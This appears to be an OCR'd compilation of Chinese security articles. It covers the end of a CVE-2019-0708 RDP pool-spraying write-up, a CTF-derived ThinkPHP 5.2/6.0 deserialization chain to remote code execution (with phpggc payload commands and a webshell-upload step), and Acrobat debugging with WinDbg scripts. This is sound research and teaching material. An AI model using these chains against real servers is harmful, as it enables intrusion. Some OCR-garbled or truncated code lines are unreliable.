864e5094  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
…
88b103bc  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
88b619b4  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
88b635ac  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
88b691f4  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
```

(https://p

图 28. 利用 Client Name Request PDU 实现稳定池分配

6.8 0x07 检测及缓解

CVE-2019-0708 是针对 RDP 的一个严重漏洞，可以被未经身份认证的攻击者所使用。根据MSRC 安全公告，Windows XP、Windows 2003、Windows 7 以及 Windows 2008 都受该漏洞影响。大家应该尽快给自己的 Windows 系统打上补丁，以缓解该威胁。如果条件允许，用户应当禁用或者限制通过外部接口访问 RDP 资源。

6.9 0x08 总结

在本文中，我们介绍了通过 RDP PDU 将数据写入内核的 3 种方法:

Bitmap Cache PDU 可以让 RDP 服务端在分配 `0x2b5200` 大小的内核池后，分配 `0xc3870` 大小的内核池，并写入客户端可控的数据，然而无法多次执行分配 `0xc3870` 大小的内核池操作。

Refresh Rect PDU 可以用来喷射 `0x828` 大小的多个内核池，这些内核池以 `0x1000` 方式对齐，并将客户端可控的 8 字节写入 `0x828` 大小的每个内核池中。

RDPDR Client Name Request PDU 可以用来喷射大小可控的内核池，并填充客户端可控的数据。

我们认为还有其他未公开的方式，可以让 CVE-2019-0708 的利用方式更加简单及稳定。用户应当采取措施，通过前面提到的缓解方法保护可能存在风险的系统。

Thinkphp 反序列化利用链挖掘

作者：wh1t3p1g

来源：https://www.anquanke.com/post/id/187332

7.1 0x00 前言

上周参与了 N1CTF，里面有一道关于 thinkphp5 的反序列化漏洞的利用。记录一下关于该反序列化的利用链分析。

后文主要包括两条链的利用分析（一条是我找的，也是题目的预期解，另一条是 wonderkun 师傅找的非预期解）

7.2 0x01 环境准备

这里就不直接用题目的环境了，采用 composer 直接安装 5.2.*-dev 版本

composer create-project topthink/think=5.2.x-dev v5.2

7.3 0x02 利用链分析

7.3.1 背景回顾

tp5 在我印象里反序列化的利用链存在一个 Windows 类的任意文件删除，但是在这篇文章的启示下，也算是找到了一条新的路（关于 __toString 的触发方式，除了字符串拼接的方式，还可以利用 PHP 自带函数参数的强制转换）。

这篇文章的利用链最后用到了 5.1.37 版本 think/Request.php 的 __call 函数，该函数的调用函数名可控，所以可以导致任意调用其他的类函数。而在 5.2.x 版本不存在这样的一个 __call 函数，这意味着我们需要重新找一个最终达成命令执行的函数调用（__call 函数前的利用链仍然可用）。

那么接下来，我们来看看 5.2.x 新的利用链吧:）

7.3.2 think/model/concern/Attribute.php getValue 可函数动态调用函数（题目的预期解）

由于 5.1.37__call 函数前的利用链仍然存在于 5.2.x 版本，这里就不再详述了。

先来看一下 Conversion 类的 toArray 函数

```
public function toArray(): array
{
    // ...
    // 合并关联数据
    $data = array_merge($this->data, $this->relation);
```

```
    foreach ($data as $key => $val) {
        if ($val instanceof Model || $val instanceof ModelCollection) {
            // ...
        } elseif (isset($this->visible[$key])) {
            $item[$key] = $this->getAttr($key);// relation 和 visible 存在同一个 key 就行
        // ...
    }

    // ...
```

去掉了无关的代码，这里 $this->visible$this->relation 均可控，可伪造数据进入 getAttr 函数

```
public function getAttr(string $name)
{
    // ...
    return $this->getValue($name, $value, $relation);
}

protected function getValue(string $name, $value, bool $relation = false)
{
  // 检测属性获取器
  $fieldName = $this->getRealFieldName($name);// 直接返回 $name 的值
    // ...
  if (isset($this->withAttr[$fieldName])) {
    // ...
    $closure = $this->withAttr[$fieldName]; // withAttr 内容可控
    $value   = $closure($value, $this->data); // 动态调用函数
      // ...
```

直接关注 getValue 函数，该函数可动态调用函数，并且调用函数、函数参数均可控。所以接下来有两种方法，第一种是找一个符合条件的 php 函数，另一种是利用 tp 自带的 SerializableClosure 调用，来看一下第二种。

\Opis\Closure可用于序列化匿名函数，使得匿名函数同样可以进行序列化操作。这意味着我们可以序列化一个匿名函数，然后交由上述的 $closure(value, $this->data) 调用执行。

```
$func = function(){phpinfo();};
$closure = new \Opis\Closure\SerializableClosure($func);
$closure($value, $this->data);// 这里的参数可以不用管
```

以上述代码为例，将调用 phpinfo 函数。

到此为止，我们分析完了整一个调用流程，回顾一下

1.vendor/topthink/framework/src/think/process/pipes/Windows.php __destruct ->removeFiles ->file_exists 强制转化字符串 filename，这里的 filename 可控可触发 __toString 函数，下一步找可利用的 __toString

2.vendor/topthink/framework/src/think/model/concern/Conversion.php __toString -> toJson -> toArray 创造符合条件的 relation 和 visible-> getAttr 下一步调用 vendor/topthink/framework/src/think/model/concern/Attribute.php 的 getValue 函数

3.vendor/topthink/framework/src/think/model/concern/Attribute.php getValue -> $closure 动态调用函数，且该内容可控下一步利用有两种，一种找符合的 php 函数，另一种利用 tp 自带的 SerializableClosure 调用

4.vendor/opis/closure/src/SerializableClosure.php 构造可利用的匿名函数

我把 exp 集成到了phpggc上，使用如下命令即可生成

```
./phpggc -u ThinkPHP/RCE1 'phpinfo();'
```

这里由于用到了 SerializableClosure，需要使用编码器编码，不可直接输出拷贝利用。

7.3.3 think/Db.php __call 函数可实例化任意类（题目的非预期解）

前面说到 5.1.37 版本的利用链的 __call 函数，在 5.2.x 版本没办法用了。但是从 __destruct 到 __call 的链路是通的，我们只需要重新找一个可用的 __call 函数即可。

来看一下 vendor/topthink/framework/src/think/Db.php 的 __call 函数

```
public function __call($method, $args)
{
    $class = $this->config['query'];

    $query = new $class($this->connection);

    return call_user_func_array([$query, $method], $args);
}
```

$this->config$this->connection 均可控，这意味着我们可以实例化任意符合条件的类，这里找了 think\Url

```
public function __construct(App $app, array $config = [])
{
    $this->app    = $app;
    $this->config = $config;

    if (is_file($app->getRuntimePath() . 'route.php')) {
        // 读取路由映射文件
        $app->route->import(include $app->getRuntimePath() . 'route.php');
    }
}
```

该构造器引入了 RuntimePath 下的 route.php 文件，因为这道题是允许上传文件的，所以只要在可上传的目录下上传一个 route.php 的 webshell 即可。至于 RuntimePath，*app*runtimePath 的内容即可。

我们直接构造 App 对象为

```
class App{

    protected $runtimePath;
    public function __construct(string $rootPath = ''){
        $this->rootPath = $rootPath;
        $this->runtimePath = "/tmp/";
        $this->route = new \think\route\RuleName();
    }
}
```

这个构造思路太溜了，膜一波:)

整理一下过程

1.vendor/topthink/framework/src/think/process/pipes/Windows.php __destruct ->removeFiles ->file_exists 强制转化字符串 filename，这里的 filename 可控可触发 __toString 函数，下一步找可利用的 __toString

2.vendor/topthink/framework/src/think/model/concern/Conversion.php

__toString -> toJson -> toArray->appendAttrToArray->$relation 调用不存在的函数，触发 __call

3.vendor/topthink/framework/src/think/Db.php

__call -> new *class*(this->connection) 调用任意类的 __construct 函数

4.vendor/topthink/framework/src/think/Url.php

构造 App 类，达到 include 任意文件的效果

7.4 0x00 前言

上一篇分析了 tp 5.2.x 的反序列化利用链挖掘，顺着思路，把 tp6.0.x 也挖了。有类似的地方，也有需要重新挖掘的地方。

7.5 0x01 环境准备

采用 composer 安装 6.0.*-dev 版本

composer create-project topthink/think=6.0.x-dev v6.0

7.6 0x02 利用链分析

7.6.1 背景回顾

拿到 v6.0.x 版本，简单的看了一下，有一个好消息和一个坏消息。

好消息是 5.2.x 版本函数动态调用的反序列化链后半部分，还可以利用。

坏消息是前面 5.1.x，5.2.x 版本都基于触发点 Windows 类的 __destruct, 好巧不巧的是 6.0.x 版本取消了 Windows 类。这意味着我们得重新找一个合适的起始触发点，才能继续使用上面的好消息。

7.6.2 vendor/topthink/think-orm/src/Model.php 新起始触发点

为了节省篇幅，后文不再重复介绍触发 __toString 函数后的利用链，这部分同 5.2.x 版本相同 (不过 wonderkun 师傅的利用链已失效，动态函数调用的利用链还能用)。

通常最好的反序列化起始点为 __destruct、__wakeup，因为这两个函数的调用在反序列化过程中都会自动调用，所以我们先来找此类函数。这里我找了 vendor/topthink/think-orm/src/Model.php 的 __destruct 函数。

```
public function __destruct()
{
    if ($this->lazySave) {// 构造 lazySave 为 true, 进入 save 函数
        $this->save();
    }
}


public function save(array $data = [], string $sequence = null): bool
{
  // ...
  if ($this->isEmpty() || false === $this->trigger('BeforeWrite')) {
    return false;
  }
```

```
  $result = $this->exists ? $this->updateData() : $this->insertData($sequence);
  // ...
}
```

首先构造 lazySave 的值为 true, 从而进入 save 函数。

这次触发点位于 updateData 函数内，为了防止前面的条件符合，而直接 return，我们首先需要构造相关参数

```
public function isEmpty(): bool
{
    return empty($this->data);
}

protected function trigger(string $event): bool
{
  if (!$this->withEvent) {
    return true;
  }
  // ...
```

其中需保证 isEmpty 返回 false，以及 $this->trigger('BeforeWrite') 返回 true

1. 构造 $this->data 为非空数组
2. 构造 $this->withEvent 为 false
3. 构造 $this->exists 为 true

从而进入我们需要的 updateData 函数，来看一下该函数内容

```
protected function updateData(): bool
{
    // 事件回调
    if (false === $this->trigger('BeforeUpdate')) {// 此处前面已符合条件
        return false;
    }

    // ...

    // 获取有更新的数据
    $data = $this->getChangedData();
```

```
    if (empty($data)) {
        // 关联更新
        if (!empty($this->relationWrite)) {
            $this->autoRelationUpdate();
        }
        return true;
    }
       // ...
    // 检查允许字段
    $allowFields = $this->checkAllowFields(); // 触发 __toString
```

同样的，为了防止提前 return，需要符合 $data 非空，来看一下 getChangedData

```
public function getChangedData(): array
{
    $data = $this->force ? $this->data : array_udiff_assoc($this->data, $this->origin, functio
        if ((empty($a) || empty($b)) && $a !== $b) {
            return 1;
        }

        return is_object($a) || $a != $b ? 1 : 0;
    });

    // ...

    return $data;
}
```

这里我们可以强行置 $this->forcetrue$this->data

这样，我们就成功到了调用 checkAllowFields 的位置

```
protected function checkAllowFields(): array
{
    // 检测字段
    if (empty($this->field)) {
        if (!empty($this->schema)) {
            $this->field = array_keys(array_merge($this->schema, $this->jsonType));
```

```
        } else {
            $query = $this->db();// 最终的触发 __toString 的函数
            $table = $this->table ? $this->table . $this->suffix : $query->getTable();

            $this->field = $query->getConnection()->getTableFields($table);
        }

        return $this->field;
    }
    // ...
}
```

同样，为了到 $this->db() 函数的调用，需要

1. 构造 $this->field 为空

2. 构造 $this->schema 为空

其实这两个地方不需要构造，默认都为空

最终，我们终于到了可以触发 __toString 的位置

```
public function db($scope = []): Query
{
    /** @var Query $query */
    $query = self::$db->connect($this->connection)
        ->name($this->name . $this->suffix)// toString
        ->pk($this->pk);
```

看到熟悉的字符串拼接了嘛!!!

不过为了达到该出拼接，我们还是得首先满足 connect 函数的调用。此处代码就不说了，置 $this->connection = mysql$ this->name 还是 $this->suffix 为最终的触发 __toString 的对象，都会有同样的效果。

后续的思路，就是原来 vendor/topthink/think-orm/src/model/concern/Conversion.php 的 __toString 开始的利用链，不在叙述。

我把 exp 集成到了phpggc上，使用如下命令即可生成

```
./phpggc -u ThinkPHP/RCE2 'phpinfo();'
```

这里由于用到了 SerializableClosure，需要使用编码器编码，不可直接输出拷贝利用。

PDF 调试技巧剖析

作者：360 成都安全响应中心

来源：https://www.anquanke.com/post/id/188138

Acrobat 因为缺少符号，导致分析漏洞成因以及利用编写难度增加。该文章主要介绍 Plugin 机制和 Javascript 引擎，并且会直接给出相关的一些结论，这些结论主要通过官方文档和源码，再通过类比找到关键点，反复调试验证得到。

8.1 1. Acrobat 的 Plugin 机制

Acrobat 的 SDK 文档中详细介绍了 Plugin 机制，并且 Acrobat 软件本身的很多功能都是通过 Plugin 机制实现的（在 Acrobat 安装目录下的 plug_ins 目录下的 api 后缀文件，本质上是 dll 文件，比如支持 Javascript 的 EScript 插件，支持搜索的 Search 插件等）。

在 Acrobat 的 Plugin 机制里，最重要的概念就是 HFT（Hot Function Table），一个 HFT 包含了一组特定的回调函数。


Acrobat 主程序维护了一系列的 HFT, 并且在加载每一个 Plugin 时, 会将 core HFT 传给 Plugin, Plugin 通过调用 core HFT 里的回调函数可以获取其他 HFT（既可以是 Acrobat 主程序的 HFT，也可以是其他 Plugin 注册的 HFT）, 并注册自己的 HFT 以供主程序或者其他 Plugin 调用，示意图如下所示。

通过 Acrobat 的 Plugin 机制，结合 Acrobat 的 SDK 中的头文件，我们可以定位很多 HFT 的回调函数并且根据需要在 IDA 里重命名，变相识别符号。


接下来详细介绍定位各个 HFT 的步骤。

8.1.1 1.1 获取 coreHFT-修改对应的回调函数名称


1) Windbg 调试 Acrobat 的主程序 AcroRd32.exe(勾选 Debug Child Process Also)，在调试器中断时通过 sxe 命令下断点（这里 Plugin 的名称可以自由选择，下图选择的是 EScript.api）。



2) 直接运行直到对应的 Plugin 加载，将 IDA 中通过 edit->Segments->Rebase Program 将 IDA 中的基地址和 windbg 中的基地址保持一致（AcroRd32.dll 和其他需要的 Plugin 也进行同样的操作）。



3) 在 IDA 中阅读 PluginMain 函数，找到 PISetupSDK 回调函数，如下图所示。




```
signed int __stdcall sub_64891B98(unsigned int a1,
{
  signed int v4; // ecx@1

  dword_64E1238C = *(_DWORD *)a4;
  v4 = 0x20000;
  dword_64E12390 = *(HMODULE *)(a4 + 4);
  if ( a1 < 0x20000 )
    v4 = a1;
  *a2 = v4;
  *a3 = PISetupSDK;
  return 1;
}
```

4) 在 PISetupSDK 处下断点，第 2 个参数是指向 PISDKData_V0200 的指针，PISDKData_V0200 的定义如下。

```
typedef struct {
    ASUns32             handshakeVersion;   /* IN  - Will always be HANDSHAKE_VERSION_V0200 */
    ExtensionID         extensionID;        /* IN  - Opaque to extensions, used to identify the Extension */
    HFT                 coreHFT;            /* IN  - Host Function Table for "core" functions */
    ASCallback          handshakeCallback;  /* OUT - Address of PIHandshake() */
} PISDKData_V0200;
```


运行到断点处时，根据结构体定义获取 coreHFT。

```
0:000> g 64B91BD0
eax=0c97237a ebx=08e8e600 ecx=64b91bd0 edx=04008000 esi=64b91bd0 edi=00000000
eip=64b91bd0 esp=04cfc784 ebp=04cfc808 iopl=0 nv up ei pl zr na pe cy
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000247
EScript!PlugInMain+0x60:
64b91bd0 55 push ebp

0:000> dc poi(@esp+0x8) L0x4
04cfc7b8 00020000 08e8e600 08e87c58 00000000 ........X|......

0:000> dc 08e87c58
08e87c58 08e6cdd8 65520fa0 64f490e0 64f492e0 ......Re...d...d
08e87c68 65520f90 64e9d490 64ed0800 64e9c6e0 ..Re...d...d...d
08e87c78 64ec7f30 64fef240 64ed06b0 64eb9170 0..d@..d...dp..d
08e87c88 64eca610 65514840 64ec0d50 00000000 ...d@HQeP..d....
08e87c98 0cbfbc85 80001f00 00000000 00000000 ................
08e87ca8 00000000 00000000 00000000 00000000 ................
08e87cb8 00000000 00000000 00000000 00000000 ................
08e87cc8 00000000 00000000 00000000 00000000 ................

0:000> dc 08e6cdd8 L0x4
08e6cdd8 08836ec8 0000000e 00000001 08ca1b90 .n..............

0:000> dc 08836ec8 L0x4
08836ec8 00000299 64f3b580 651cf790 05086e18 .......d...e.n..
```



上图中，中间那段就是 coreHFT 的一系列回调函数，但是这是动态查看到的结果，不适合用于 IDA 重命名函数名，所以顺着 coreHFT 的第一个 4 字节得到了最后一行的 0x299 和 0x64f3b580，得到 0x64f3b580 后，直接在 AcroRd32.dll 模块中跳转到对应地址（前提是 AcroRd32.dll 在 IDA 中的基地址已经和 windbg 中的一致），如下图所示。

```
int __cdecl sub_64F3B580(int a1, unsigned int a2)
{
  LPVOID v2; // eax@3
  int *v3; // esi@3
  int result; // eax@3

  if ( (a2 & 0x80000000) != 0 || a2 > 0x50000 )
  {
    result = 0;
  }
  else
  {
    v2 = TlsGetValue(dword_665BAF2C);
    v3 = (int *)((char *)v2 + 4424);
    result = *((_DWORD *)v2 + 1106);
    if ( !result )
    {
      generateCoreHFT();
      result = *v3;
    }
  }
  return result;
}
```

注意，0x64f3b580 是获取 coreHFT 的回调函数，所有 HFT 都有一个对应的回调函数，但是只要求这些函数最终返回 HFT，而中间的过程不做任何要求，所以获取不同的 HFT 的回调函数实现可能不一样，但是都会有明显的标志可以帮助确认。

比如上图中的 generateCoreHFT（自己命名的），实现如下图所示。

```
int generateCoreHFT()
{
  _DWORD *v0; // esi@1
  int v1; // ST40_4@2
  int v3; // [sp+8h] [bp-10h]@2
  int v4; // [sp+Ch] [bp-Ch]@2
  int v5; // [sp+10h] [bp-8h]@2
  int v6; // [sp+14h] [bp-4h]@2

  v0 = TlsGetValue(dword_665BAF2C);
  if ( !v0[1106] )
  {
    v3 = 16;
    v1 = v0[1107];
    v4 = 14;
    v5 = 327680;
    v6 = 0;
    v0[1106] = sub_64EC7CC0(v1, &v3);
  }
  InsertCoreHFTEntry(1, (wchar_t *)ASRaise);
  InsertCoreHFTEntry(2, (wchar_t *)ASPushExceptionFrame);
  InsertCoreHFTEntry(3, (wchar_t *)ASPopExceptionFrame);
  InsertCoreHFTEntry(4, (wchar_t *)ASGetExceptionErrorCode);
  InsertCoreHFTEntry(5, (wchar_t *)ASAtomFromString);
  InsertCoreHFTEntry(6, (wchar_t *)ASAtomExistsForString);
  InsertCoreHFTEntry(7, (wchar_t *)ASAtomGetString);
  InsertCoreHFTEntry(8, (wchar_t *)ASCallbackCreate);
  InsertCoreHFTEntry(9, (wchar_t *)&ASCallbackDestroy);
  InsertCoreHFTEntry(10, (wchar_t *)ASExtensionMgrGetHFT);
  InsertCoreHFTEntry(11, (wchar_t *)ASGetConfiguration);
  InsertCoreHFTEntry(12, (wchar_t *)ASEnumExtensions);
  InsertCoreHFTEntry(13, (wchar_t *)ASExtensionGetFileName);
  return InsertCoreHFTEntry(14, (wchar_t *)ASExtensionGetRegisteredName);
}
```

这里我已经根据 Acrobat 的 SDK 中的头文件 CorProcs.h 修改了对应函数的名称。删除了注释后的 CorProcs.h 内容如下图所示，可以对比上图，顺序是一一对应的。

```
/*************************************************************************
 CorProcs.h

 - Catalog of the "core" exported functions; this table is handed off
   to the plug-in at initialization time.

*************************************************************************/
NPROC(void, ASRaise, (ASErrorCode error))
#if !ACROBAT_LIBRARY

SPROC(void, ASPushExceptionFrame, (void *asEnviron, ACRestoreEnvironProc restoreFunc), ACPushExceptionFrame)
SPROC(void, ASPopExceptionFrame, (void), ACPopExceptionFrame)
SPROC(ASErrorCode, ASGetExceptionErrorCode, (void), ACGetExceptionErrorCode)

#endif

NPROC(ASAtom, ASAtomFromString, (const char *nameStr))
NPROC(ASBool, ASAtomExistsForString, (const char *nameStr, ASAtom *atom))
NPROC(const char *, ASAtomGetString, (ASAtom atm))
ANPROC(ASCallback, ASCallbackCreate, (ASExtension extensionID, void *proc))
ANPROC(void, ASCallbackDestroy, (ASCallback callback))
SPROC(HFT, ASExtensionMgrGetHFT, (ASAtom name, ASVersion version), ASGetHFTByNameAndVersion)
ANPROC(void *, ASGetConfiguration, (ASAtom key))
NPROC(ASExtension, ASEnumExtensions, (ASExtensionEnumProc proc, void *clientData,
NPROC(ASTArraySize, ASExtensionGetFileName, (ASExtension exten
NPROC(ASAtom, ASExtensionGetRegisteredName, (ASExtension extension))
```


到这里已经找到了获取 coreHFT 的回调函数，再根据 CorProcs.h 头文件得到了最核心的一些函数，其中最有用的 2 个函数是 ASAtomGetString 和 ASExtensionMgrGetHFT。

通过 ASAtomGetString 函数，我们可以得到所有的 Atom 字符串及对应的 Atom（本质上就是索引）。

通过 ASExtensionMgrGetHFT 函数，我们可以得到所有已经注册的 HFT 表，再结合 Acrobat SDK 中的头文件达到重命名函数的目的。

8.1.2 1.2 遍历所有的 Atom 字符串

在 IDA 中阅读 ASAtomGetString 函数，得到关键的全局变量地址，如下图所示，关键的全局变量地址为 0x66723e78。

```
int __usercall ASAtomGetString@<eax>(int a1@<ebp>)
{
  int v1; // ecx@1
  int v2; // esi@4
  int v3; // esi@5

  sub_64E86179();
  EnterCriticalSection((LPCRITICAL_SECTION)&CriticalSection);
  LOWORD(v1) = *(_WORD *)(a1 + 8);
  if ( (_WORD)v1 )
  {
    if ( (_WORD)v1 != -1 )
    {
      v2 = *((_DWORD *)dword_66723E78 + 6);
      v1 = (unsigned __int16)v1;
      if ( (unsigned __int16)v1 < (unsigned int)((*((_DWORD *)dword_66723E78 + 7) - v2) >> 3) )
        v3 = *(_DWORD *)(v2 + 8 * v1 + 4);
    }
  }
  *(_DWORD *)(a1 - 4) = 1;
  LeaveCriticalSection((LPCRITICAL_SECTION)&CriticalSection);
  return sub_64E864C8(0);
}
```

将该地址替换下面的 windbg 脚本中的寄存器 @$t0。

```
r @$t0 = 0x66723e78 ;

r @$t0 = poi(@$t0) ;

r @$t1 = poi(@$t0 + 0x1c) ;

r @$t0 = poi(@$t0 + 0x18) + 0x4 ;

.for(r @$t2 = 0;@$t0 + @$t2 * 8 < @$t1; r @$t2 = @$t2 + 1) {r @$t2;r @$t3 = @$t0 + @$t2 * 8;da
```

然后将所有 windbg 脚本拷贝到命令行窗口运行，效果如下。

如果将关键地址替换如下脚本命令中的 @*t*0@t4 寄存器设置为对应的 Atom（索引），则可以直接查看对应的字符串。

```
r @$t4 = 0x299 ;

r @$t0 = 0x66723e78 ;

r @$t0 = poi(@$t0) ;

r @$t0 = poi(@$t0 + 0x18) + 0x4 ;

r @$t0 = @$t0 + @$t4 * 8 ;

da poi(@$t0) ;
```

这里 0x299 是 1.1 节中打印 coreHFT 相关信息的时候得到的，运行这段脚本的结果如下图所示。

```
Command
0:000> r @$t4 = 0x299 ;
0:000> r @$t0 = 0x66723e78 ;
0:000> r @$t0 = poi(@$t0) ;
0:000> r @$t0 = poi(@$t0 + 0x18) + 0x4 ;
0:000> r @$t0 = @$t0 + @$t4 * 8 ;
0:000> da poi(@$t0) ;
050325f0  "Core"
```

可以验证 1.1 节中得到的 HFT 的确是 coreHFT。

8.1.3 1.3 获取所有的 HFT

在 IDA 中阅读函数 ASExtensionMgrGetHFT, 得到关键的全局变量地址。如下图所示，关键的全局变量地址为 0x667241E4。

```
int __usercall ASExtensionMgrGetHFT@<eax>(int a1@<ebp>)
{
  int v1; // eax@1
  int v3; // edi@4
  void (__cdecl *v4)(int, int, int); // ebx@5
  int v5; // STO8_4@6
  int v6; // STO4_4@6

  sub_64E86179();
  *(_DWORD *)(a1 - 16) = &stru_667241CC;
  EnterCriticalSection(&stru_667241CC);
  v1 = dword_667241E4;
  *(_DWORD *)(a1 - 4) = 0;
  if ( v1 )
  {
    v3 = sub_64EC7AB0(v1, (int (__cdecl *)(int, wchar_t *))sub_64EC7BD0, (wchar_t *)(a1
    *(_DWORD *)(a1 - 4) = 2;
    LeaveCriticalSection(&stru_667241CC);
    *(_DWORD *)(a1 - 4) = -1;
    if ( v3 )
    {
      v4 = *(void (__cdecl **)(int, int, int))(v3 + 4);
      if ( v4 )
      {
        v5 = *(_DWORD *)(v3 + 16);
        v6 = *(_DWORD *)(a1 + 12);
        __guard_check_icall_fptr(v4);
        v4(v3, v6, v5);
      }
    }
  }
  else
  {
    *(_DWORD *)(a1 - 4) = 1;
```

将该地址替换为下面 windbg 脚本中的 @$t0@t5 寄存器设置为 1.2 节中得到的全局变量地址。

```
r @$t5 = 0x66723e78 ;
```

```
r @$t0 = 0x667241E4;
```

```
r @$t0 = poi(@$t0);

r @$t1 = poi(@$t0) - 0x4;

r @$t0 = poi(@$t0 + 0xc);

r @$t5 = poi(@$t5) ;

